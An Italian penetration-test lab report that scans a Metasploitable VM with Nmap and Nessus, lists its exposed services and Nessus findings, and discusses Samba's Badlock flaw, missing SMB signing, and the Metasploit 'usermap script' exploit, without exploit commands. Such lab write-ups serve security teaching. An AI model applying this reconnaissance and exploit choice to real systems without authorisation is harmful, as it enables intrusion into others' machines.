Data la natura didattica dell'attività di Pentesting, la stessa è avvenuta nell'ambito di un ambiente di lavoro virtualizzato e protetto, sfruttando le VM (macchine virtuali) Kali Linux e Metasploitable, il cui settaggio degli indirizzi IP statici ha rappresentato il primo step preliminare al PT.

Il servizio SMB è stato inizialmente individuato, in ascolto sulle porte 139 e 445 del target, mediante il tool Nmap da terminale di Kali Linux.

La scansione “version detection” ha consentito di rilevare non solo la disponibilità del servizio sulle suddette porte ma anche la versione in esecuzione su Metasploitable.

Tale informazione è stata successivamente sfruttata in fase di Exploit, cioè di sfruttamento delle vulnerabilità.

In seguito si è utilizzato il tool Nessus per la vera e propria fase di Vulnerability Assessment, cioè di valutazione e individuazione delle vulnerabilità sul target, confermate poi nella fase di attacco.

Infatti, la vulnerabilità del servizio SMB, elencata da Nessus in un report dettagliato, ha consentito di condurre un attacco di command execution, tramite il framework Metasploit da Kali Linux, al fine di ottenere accesso non autorizzato al sistema di Metasploitable.

Nonostante si tratti di una attività simulata con macchine virtuali dedicate, si è comunque proceduto a fornire le remediation action: misure di sicurezza consigliate per limitare, se non per eliminare del tutto, la vulnerabilità del servizio SMB e, di conseguenza, per mitigare i rischi connessi alla stessa.

Introduzione

Server Message Block

SMB (Server Message Block) è un protocollo di rete che fornisce un **servizio di condivisione di risorse**, come file e stampanti, su una rete, consentendo il trasferimento di dati e l'accesso alle risorse condivise.

In particolare, SMB è progettato per operare al livello applicativo del modello di riferimento ISO/OSI e facilita la comunicazione e l'interscambio di dati **tra Sistemi Operativi (OS) diversi**.

Infatti, inizialmente progettato esclusivamente per sistemi operativi Windows, oggi SMB è implementato dal protocollo Samba.

Samba

Samba è **un software di implementazione di SMB** che consente ai sistemi operativi, diversi da Windows, di utilizzare il protocollo SMB per la condivisione di risorse, file e stampanti in reti Windows.

In altri termini, essendo integrato ormai nei sistemi operativi Linux e Unix-like, Samba consente l'**interoperabilità di rete con le macchine Windows**.

I sistemi Linux possono accedere in lettura e scrittura alle risorse condivise in Windows e le macchine Windows possono interagire con le risorse condivise sugli host Linux.

Protocolli sfruttati

Per garantire l'interoperabilità e migliorare la stabilità della comunicazione dei sistemi operativi, cruciale è stata l'integrazione di Samba con TCP, che è divenuto, quindi, il protocollo di trasporto su cui si basa SMB per la consegna affidabile delle informazioni, anche a livello di rete Internet.

Infatti, precedentemente, il “protocollo” sfruttato da SMB per la condivisione delle risorse era NetBIOS (Network Basic Input/Output System).

Si tratta, in realtà, di un’interfaccia di programmazione (API) di livello sessione progettata per operare più che altro su reti locali e con un intenso utilizzo di messaggi di broadcast.

Ad oggi è possibile riscontrare che Samba può utilizzare NetBIOS per la gestione del servizio di condivisione file e risorse su rete locale.

Porte

Normalmente per SMB su TCP/IP viene sempre usata la porta TCP 445: nel caso in cui su un sistema, come nel caso di Metasploitable, fossero attivati sia SMB che NetBIOS su TCP/IP, le porte TCP 445 e 139 sono poste entrambe in ascolto per eventuali richieste di condivisione di risorse.

La porta **139** è stata originariamente utilizzata per il servizio di sessione NetBIOS ma, essendo associata a diverse vulnerabilità di sicurezza, nel tempo è divenuta predominante la porta **445**, in quanto maggiormente capace di fornire supporto a versioni più recenti di SMB (SMB2 e SMB3).

Vulnerabilità

Il servizio SMB, in ascolto sulla porta 445 di Metasploitable, è soggetto a molteplici vulnerabilità, relative al livello dell'autenticazione, che possono essere sfruttate con attacchi di tipo Man-In-The-Middle, per sniffare (intercettare) la comunicazione, con attacchi di “Denial of service”, per rendere inaccessibile il servizio all'utenza, o con attacchi di tipo command execution.

Nel presente report viene esplorato l'attacco di tipo command execution.

Infatti, SMB presenta una vulnerabilità legata ad un parametro di configurazione (mal configurato) che consente ad un attaccante, sfruttandola, di eseguire comandi non autorizzati sulla macchina bersaglio attraverso la connessione SMB, garantendo l'accesso all'OS della macchina bersaglio.

Spiegazione ambiente di lavoro

Kali Linux è la macchina dalla quale viene lanciato l'attacco tramite il tool Metasploit.

Metasploitable è la macchina target, il cui servizio SMB è oggetto dell'attacco riportato nel presente report.

Nmap è uno scanner di rete (Network scanner) open source ampiamente utilizzato nei Penetration test.

In particolare, è progettato, principalmente, per effettuare **port scanning**, cioè per eseguire scansione delle reti o dei sistemi informatici al fine di verificare quali porte sono aperte su un target (come Metasploitable) e quali servizi di rete, associati alle porte, sono disponibili.

È utilizzato per individuare gli host attivi sulla rete e per il mapping degli host sulla rete.

Nessus è un Vulnerability scanner, ovvero un software automatizzato per la scansione di sistemi o reti alla ricerca di vulnerabilità conosciute.

In particolare, è progettato non solo per la scansione di rete per identificare porte e servizi, come Nmap, ma anche (e soprattutto) per individuare attivamente le vulnerabilità di sicurezza

nei sistemi informatici, cercando punti deboli che possano essere sfruttati in fase di attacco. È perciò un tool fondamentale nell'ambito del Vulnerability Assessment di un PT.

Metasploit

Strumento per la conduzione dell'attacco riportato, è un framework open source usato, nell'ambito dei PT, per la creazione e l'esecuzione automatizzata degli exploit su sistemi informatici.

Infatti, fornisce un'ampia gamma di exploit, più di 2000, e quasi 600 payloads nel suo database che possono essere utilizzati per i vari sistemi operativi target (Windows, Linux etc..). Metasploit offre **moduli** che contengono varie funzionalità, tra le quali codici di Exploit e Payload.

Ogni modulo mette a disposizione un vettore di attacco diverso.

- L'**exploit**, nel contesto di un Penetration Testing, è la **fase** nella quale si usa una tecnica o uno strumento, nel nostro caso Metasploit, per sfruttare una vulnerabilità presente sulla macchina target, al fine di ottenere, generalmente, l'accesso non autorizzato ed eseguire azioni non previste sul sistema remoto. Da notare che la parola "exploit" si usa anche per riferirsi alla **vera e propria attività svolta per ottenere l'accesso non autorizzato (o più in generale per compiere azioni dannose contro il) al sistema della macchina target**.
- Il **payload** è necessario per utilizzare un exploit nella pratica. Il termine, nel contesto di Metasploit e degli exploit di un PT, indica un insieme di istruzioni o codice che viene eseguito da un software dannoso o da un exploit dopo che questo ha sfruttato con successo una vulnerabilità del sistema. I payload sono progettati per eseguire una serie di azioni dannose, come ottenere l'accesso non autorizzato a un sistema, rubare dati sensibili, danneggiare o bloccare il funzionamento di un sistema o altro ancora.

Preparazione ambiente di lavoro

Impostazione manuale indirizzi IP delle macchine

Per prima cosa, si è proceduto dai terminali, tramite comando “**sudo nano /etc/network/interfaces**”, ad usare l’editor di testo “**nano**”, con privilegio amministrativo (“**sudo**”), per aprire e modificare il file di configurazione di rete (**/etc/network/interfaces**) delle macchine Kali e Metasploitable.

Infatti, l’editor ha consentito di impostare i seguenti indirizzi IP (address):

- **Kali Linux: 192.168.50.100**
- **Metasploitable: 192.168.50.150**

N.B. Per salvare le modifiche si utilizzano le seguenti combinazioni di tasti: “**ctrl**” e “**x**” e poi “**invio**” per chiudere il file di configurazione.

È necessario, inoltre, riavviare entrambe le macchine per rendere effettive le modifiche.

```

kali㉿kali:~$ sudo nano /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.50.100/24
    gateway 192.168.50.1

metasploitable [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
GNU nano 2.0.7 File: /etc/network/interfaces Modified

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.50.150
    netmask 255.255.255.0
    gateway 192.168.50.1

```

Ifconfig e ping

Poi, si è proceduto a controllare, con il comando “**ifconfig**”, le configurazioni di rete impostate e a testare la connettività di rete fra le due macchine con il comando “**ping**”, seguito dall’indirizzo IP di una delle due macchine, a seconda del terminale dal quale si faccia partire l’utility. Le due macchine, avendo scambiato pacchetti di dati “**icmp**” (8 packets transmitted), hanno comunicato fra loro dimostrando che le configurazioni erano state impostate correttamente.

```

(kali㉿kali:~)
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.50.100 brd 192.168.50.255 netmask 255.255.255.0 broadcast 192.168.50.255
        inet6 fe80::27ff:fe80:100% brd fe80::ff:fe80:100% scopeid 0x20<link>
            txqueuelen 1000 (Ethernet)
                RX packets 60 bytes 5504 (5.3 KB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 19 bytes 2634 (2.5 KB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=0<NOARP> mtu 65536
    inet 127.0.0.1 brd 127.255.255.255 netmask 255.0.0.0
        inet6 ::1 brd :: scopeid 0x10<host>
            txqueuelen 1000 (Local Loopback)
                RX packets 4 bytes 240 (240.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4 bytes 240 (240.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(Halil@halil-OptiPlex-5070:~)
$ ping 192.168.50.150
PING 192.168.50.150 (192.168.50.150) 56(84) bytes of data.
64 bytes from 192.168.50.150: icmp_seq=1 ttl=64 time=0.977 ms
64 bytes from 192.168.50.150: icmp_seq=2 ttl=64 time=0.365 ms
64 bytes from 192.168.50.150: icmp_seq=3 ttl=64 time=0.473 ms
64 bytes from 192.168.50.150: icmp_seq=4 ttl=64 time=0.527 ms
64 bytes from 192.168.50.150: icmp_seq=5 ttl=64 time=0.424 ms
64 bytes from 192.168.50.150: icmp_seq=6 ttl=64 time=0.574 ms
64 bytes from 192.168.50.150: icmp_seq=7 ttl=64 time=0.503 ms
64 bytes from 192.168.50.150: icmp_seq=8 ttl=64 time=0.619 ms
...
-- 192.168.50.150 ping statistics --
8 packets transmitted, 8 received, 0% packet loss, time 7147ms
rtt min/avg/max/mdev = 0.365/0.557/0.977/0.175 ms

nsadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:d4:db:4c
          inet 192.168.50.150 brd 192.168.50.255 netmask 255.255.255.0
              inet6 fe80::27ff:fe80:100% brd fe80::ff:fe80:100% scopeid 0x20<link>
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:0 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
                  Base address:0xd020 Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet 127.0.0.1 brd 127.255.255.255 netmask 255.0.0.0
              inet6 ::1 brd :: scopeid 0x10<host>
                  UP LOOPBACK RUNNING MTU:16436 Metric:1
                  RX packets:114 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:114 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:23109 (22.6 KB) TX bytes:23109 (22.6 KB)

nsadmin@metasploitable:~$ _

```

Port scanning con Nmap

Uno degli step fondamentali di un PT è l'individuazione delle porte aperte e dei servizi disponibili sull'host target, in quanto consente di capire quali servizi e porte possano essere sfruttate per attaccare il bersaglio.

Modalità di scansione e output

Nmap fornisce diverse **modalità di scansione** per esaminare lo **stato delle porte e dei servizi**.

In particolare:

- **TCP Connect Scan (-sT)**: è il metodo di scansione più invasivo, in quanto, per controllare se una porta è aperta o meno e recuperare informazioni sul servizio in ascolto, nmap completa tutti i passaggi del 3-way-handshake, stabilendo di fatto un canale comunicativo. Fornisce un output più dettagliato.
- **Syn Scan (-sS)**: anche detta Stealth scan (scansione furtiva) in quanto metodo di scansione meno invasivo rispetto a sT. Infatti, Nmap, una volta ricevuto il pacchetto SYN/ACK dalla macchina target, non conclude il 3-way-handshake, ma appurato che la porta è aperta chiude la comunicazione.
- **Version detection (-sV)**: è implementata da specifici test per la rilevazione dei servizi in ascolto sulle porte. Durante una scansione version detection, nmap scansiona porte e servizi e poi recupera informazioni circa il servizio in ascolto dal banner del demone, in particolare la versione dei servizi.

Una volta effettuata la scansione inviando pacchetti di dati al target, Nmap restituisce in output lo stato delle porte che può essere (principalmente ma non esclusivamente):

- **Aperte**: Nmap riceve una risposta positiva (SYN/ACK dalla macchina target in caso di Scan TCP connect).
- **Chiuse**: Nmap riceve una risposta negativa dalle porte, che non sono attive e nessun servizio e ad esse associate.
- **Filtrate**: Nmap non riceve risposta e non può dedurre lo stato delle porte.

Scansione version detection di Metasploitable

Per quanto riguarda il servizio SMB, di cui si è successivamente sfruttata la vulnerabilità, da terminale di Kali Linux si è lanciato il tool Nmap tramite il comando “**nmap -sV 192.168.50.150**”.

In questo modo, il tool ha effettuato una **scansione delle porte sul dispositivo Metasploitable**, all’indirizzo IP 192.168.50.150, **con individuazione dei servizi completi di versione** (-sV), in esecuzione sulle porte.

L’output della scansione ha confermato che le **porte 139 e 445** sono aperte e che su di esse è in ascolto il servizio Samba per la condivisione di file e risorse su una rete.

Tale servizio, che coinvolge NetBIOS per gestire le sessioni di comunicazione su reti locali, è stato identificato come potenzialmente vulnerabile ad attacchi di esecuzione di codice arbitrario da remoto, come si vedrà in seguito.

Da notare che Nmap ha fornito un range di versioni del servizio, indicando che la **versione è compresa tra 3.0 e 4.9, inclusi tutti i valori intermedi**.

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:35 CET
Nmap scan report for 192.168.50.150
Host is up (0.00084s latency).

Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE     SERVICE      VERSION
21/tcp    open      ftp          vsftpd 2.3.4
22/tcp    open      ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open      telnet       Linux telnetd
25/tcp    open      smtp         Postfix smptd
53/tcp    open      domain      ISC BIND 9.4.2
80/tcp    open      http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open      rpcbind     2 (RPC #100000)
139/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open      netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open      exec        netkit-rsh rexecd
513/tcp   open      login?     Netkit rshd
514/tcp   open      shell       Netkit rshd
1099/tcp  open      java-rmi   GNU Classpath grmiregistry
1524/tcp  filtered ingreslock
2049/tcp  open      nfs         2-4 (RPC #100003)
2121/tcp  open      ftp         ProFTPD 1.3.1
3306/tcp  open      mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open      postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open      vnc        VNC (protocol 3.3)
6000/tcp  open      X11        (access denied)
6667/tcp  open      irc        UnrealIRCd
8009/tcp  open      ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open      http       Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 67.15 seconds
```

Vulnerability scanning con Nessus

Si è poi condotta, tramite Nessus, un'analisi dettagliata per verificare la presenza di eventuali vulnerabilità nel servizio Samba-SMB su Metasploitable, cercando di identificare e comprendere quali specifiche vulnerabilità potessero essere presenti.

Nessus: Vulnerability scanner

Definizione

Si è già detto che Nessus è un Vulnerability scanner che esegue scansioni sui target al fine di identificare e valutare vulnerabilità, le quali potrebbero essere sfruttate da aggressori per compromettere la sicurezza di un sistema o di una rete.

Architettura

Nessus è costituito da due componenti principali:

un client, per la configurazione delle scansioni e del tool stesso, e un server, come motore per lanciare le scansioni ed eseguire, quindi, i test di vulnerabilità sui target specificati in fase di configurazione dal client.

Sempre il server, dopo aver eseguito le scansioni, confronta i risultati delle scansioni con il proprio database di vulnerabilità.

Funzionamento

Gli step effettuati da Nessus nel processo di scansione sono essenzialmente:

il port scanning, per identificare porte aperte, il service detection, per determinare il tipo di applicazione in ascolto su ciascuna porta, la ricerca nel database delle vulnerabilità note per ciascun servizio individuato e infine i test per confermare la presenza di vulnerabilità.

I risultati delle scansioni possono essere esportati in diversi formati di report.

Vantaggi offerti dal tool

Portata e caratteristiche delle scansioni: le scansioni di Nessus sono personalizzabili in base alle proprie esigenze e possono essere effettuate sia manualmente che automaticamente. Inoltre, hanno un'ampia capacità di rilevare vulnerabilità grazie ad un database regolarmente aggiornato.

Interfaccia utenti user-friendly: L'interfaccia utenti di Nessus è progettata per essere facilmente utilizzata dagli utenti al fine di semplificare il processo di vulnerability scanning.

Monitoraggio continuo: Nessus consente anche di monitorare costantemente la sicurezza dei sistemi e delle reti, fornendo un supporto fondamentale agli amministratori di sistema per una tempestiva risposta alle nuove vulnerabilità.

Supporto multi-piattaforma e integrazione con altri strumenti: Nessus non è solo compatibile con diversi sistemi operativi, ma può essere integrato con altri strumenti e piattaforme di sicurezza.

Generazione di report in diversi formati: Nessus fornisce report più o meno dettagliati delle vulnerabilità individuate sul target, ordinandole per fattore di rischio (ascendente).

I report possono essere esportati in diversi formati, come PDF e HTML.


Configurazione scansione

Per avviare il servizio Nessus, è stato necessario inserire il comando **sudo systemctl start nessusd.service** sul terminale di Kali.


Una volta fatto ciò, è stato necessario collegarsi alla pagina web di Nessus <https://kali:8834> per effettuare il login.

Si può vedere nello screen di seguito, la schermata principale nella quale si può:

- Avviare una nuova scansione con “New Scan”
- Visualizzare i report delle scansioni precedentemente effettuate




Si è proceduto, cliccando su New Scan, a configurare una scansione predefinita “**Basic Network Scan**”, nella quale sono già impostate di default tutta una serie di policy.



Una volta selezionata la scansione da utilizzare, si è proceduto a rinominare la scansione e a fornire al tool l'indirizzo IP del target da scansionare, cioè di Metasploitable (192.168.50.150).

Le altre pagine di configurazione sono state lasciate di default, compresa l'opzione di scansionare tutte le “common ports”, cioè le porte più comunemente utilizzate.



Effettuato poi il salvataggio (Save), si è proceduto ad avviare la scansione, visibile nell’interfaccia principale.

The screenshot shows a dark-themed user interface for managing scans. At the top, there are buttons for 'Import', 'New Folder', and '+ New Scan'. Below this is a search bar labeled 'Search Scans' with a magnifying glass icon, showing '4 Scans'. A table lists the scans with columns for 'Name', 'Schedule', and 'Last Scanned'. The row for 'Meta Buildweek2' shows 'On Demand' under Schedule and 'Today at 12:41 PM' under Last Scanned. To the right of the table are icons for refresh, pause, and stop.

Al termine della scansione (completed), cliccando sulla stessa, è stato possibile visualizzare la scansione identificata con indirizzo IP dell’Host e una barra delle vulnerabilità divise per colore in base al livello di criticità: critical, high, medium, low.

The screenshot shows the details of the 'Meta Buildweek2' scan. At the top, there are buttons for 'Configure', 'Audit Trail', 'Launch', 'Report', and 'Export'. Below this, a navigation bar shows 'Hosts 1', 'Vulnerabilities 60', 'Remediations 2', 'Notes 2', and 'History 1'. A search bar for hosts shows '1 Host'. The main area displays a table for the host '192.168.50.150' with a bar chart showing the distribution of vulnerabilities by severity: Critical (7), High (4), Medium (22), and Low (7). To the right, 'Scan Details' are listed: Policy: Basic Network Scan, Status: Completed, and Severity Base: CVSS v3.0.

Infine, cliccando su “Report” si è aperta una finestra nella quale erano disponibili 4 diverse tipologie di report, per ciascuna delle quali il tool fornisce una breve descrizione.

Nel caso del presente report, si è scelto di generare la 1° opzione, con una lista sommaria delle vulnerabilità elencate in base allo score del rischio, e la 2° opzione, che fornisce anche una descrizione delle vulnerabilità, i link correlati, il fattore di rischio, lo score nel sistema CVSS e le soluzioni.

The screenshot shows the 'Generate Report' dialog. It starts with 'Report Format:' radio buttons for 'HTML' (selected), 'PDF', and 'CSV'. Below is a section 'Select a Report Template:' with a list of options under 'SYSTEM': 'Complete List of Vulnerabilities by Host' (selected and highlighted in blue), 'Detailed Vulnerabilities By Host', 'Detailed Vulnerabilities By Plugin', and 'Vulnerability Operations'. To the right, 'Template Description:' for 'Complete List of Vulnerabilities by Host' states: 'This report provides a summary list of vulnerabilities for each host detected in the scan.' Below this are sections for 'Filters Applied:' (None) and 'Formatting Options:' (checkbox checked for 'Include page breaks between vulnerability results').

192.168.50.150



Vulnerabilities

Total: 10

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.0	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0	-	33850	Unix Operating System Unsupported Version Detection
CRITICAL	10.0*	7.4	32314	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
CRITICAL	10.0*	7.4	32321	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
HIGH	8.6	5.2	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	6.1	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	6.7	90509	Samba Badlock Vulnerability
MEDIUM	5.3	-	57608	SMB Signing not required
MEDIUM	5.3	-	15004	PCI Configuration Problem

Nei report si nota la presenza di due vulnerabilità importanti che affliggono il servizio SMB:

1) Samba Badlock Vulnerability – HIGH

La vulnerabilità "Badlock" coinvolge una **debolezza** nel protocollo SMB (Server Message Block), in particolare **nella gestione delle credenziali di autenticazione**. In termini più specifici, la versione di Samba, un server CIFS/SMB per Linux e Unix, in esecuzione su Metasploitable è interessata da un difetto, noto come **Badlock**, a causa di una negoziazione impropria del livello di autenticazione su canali di Remote Procedure Call (RPC). Si tratta di una sorta di errore nella fase di negoziazione della sicurezza tra un client e un server che utilizzano i protocolli SAM (Security Account Manager) e LSAD (Local Security Authority Domain Policy) per la gestione dell'autenticazione su una rete. Ciò consentirebbe ad un attaccante, in posizione di Man-in-the-middle (cioè di intermediario che intercetta il traffico tra client e server), di forzare una riduzione della sicurezza dell'autenticazione durante la comunicazione fra i due.

2) SMB signing not required – MEDIUM

La vulnerabilità "SMB Signing not required" indica che la firma SMB (Server Message Block) non è obbligatoria sul server SMB remoto. Questa situazione potrebbe consentire a un attaccante non autenticato e remoto di condurre attacchi di tipo man-in-the-middle contro il server SMB.

Anche in questo caso, si può notare che **non è richiesta la registrazione sul server remoto SMB** in esecuzione sulla porta 445 di Metasploitable.

Considerazioni

Si deve precisare che, nel corso dell'exploit tramite Metasploit, si è utilizzato l'exploit "usermap script" che sfrutta una vulnerabilità ad esecuzione di comandi da remoto, derivata dal parametro "username map script" presente in Samba.

Username map script è un'opzione di configurazione, all'interno del file di configurazione di Samba (solitamente smb.conf), che consente di specificare uno script che viene eseguito ogni volta che viene effettuata una richiesta di mapping di un nome utente.

Il mapping degli utenti è un processo che consente di associare gli account utente di un sistema a quelli di un altro sistema, spesso utilizzato in ambienti in cui ci sono differenze nella gestione degli account utente tra sistemi diversi.

Se non viene configurato correttamente o se il sistema è vulnerabile, un attaccante potrebbe sfruttare questa funzionalità per eseguire codice malevolo o compiere azioni non autorizzate.

Dalla scansione di Nessus non è stata rilevata una vulnerabilità che sia direttamente correlata all'exploit usermap script.

Le **ipotesi** formulate sono sostanzialmente due:

- 1) La vulnerabilità specifica non viene rilevata da Nessus
- 2) Il filo rosso che lega le vulnerabilità, come Badlock e SMB signing not required, sembra costituito da un generale errore di configurazione di Samba che rende inefficace o quasi inesistente un controllo sull'autenticazione degli utenti e sulle autorizzazioni per l'accesso alle risorse condivise del file system.

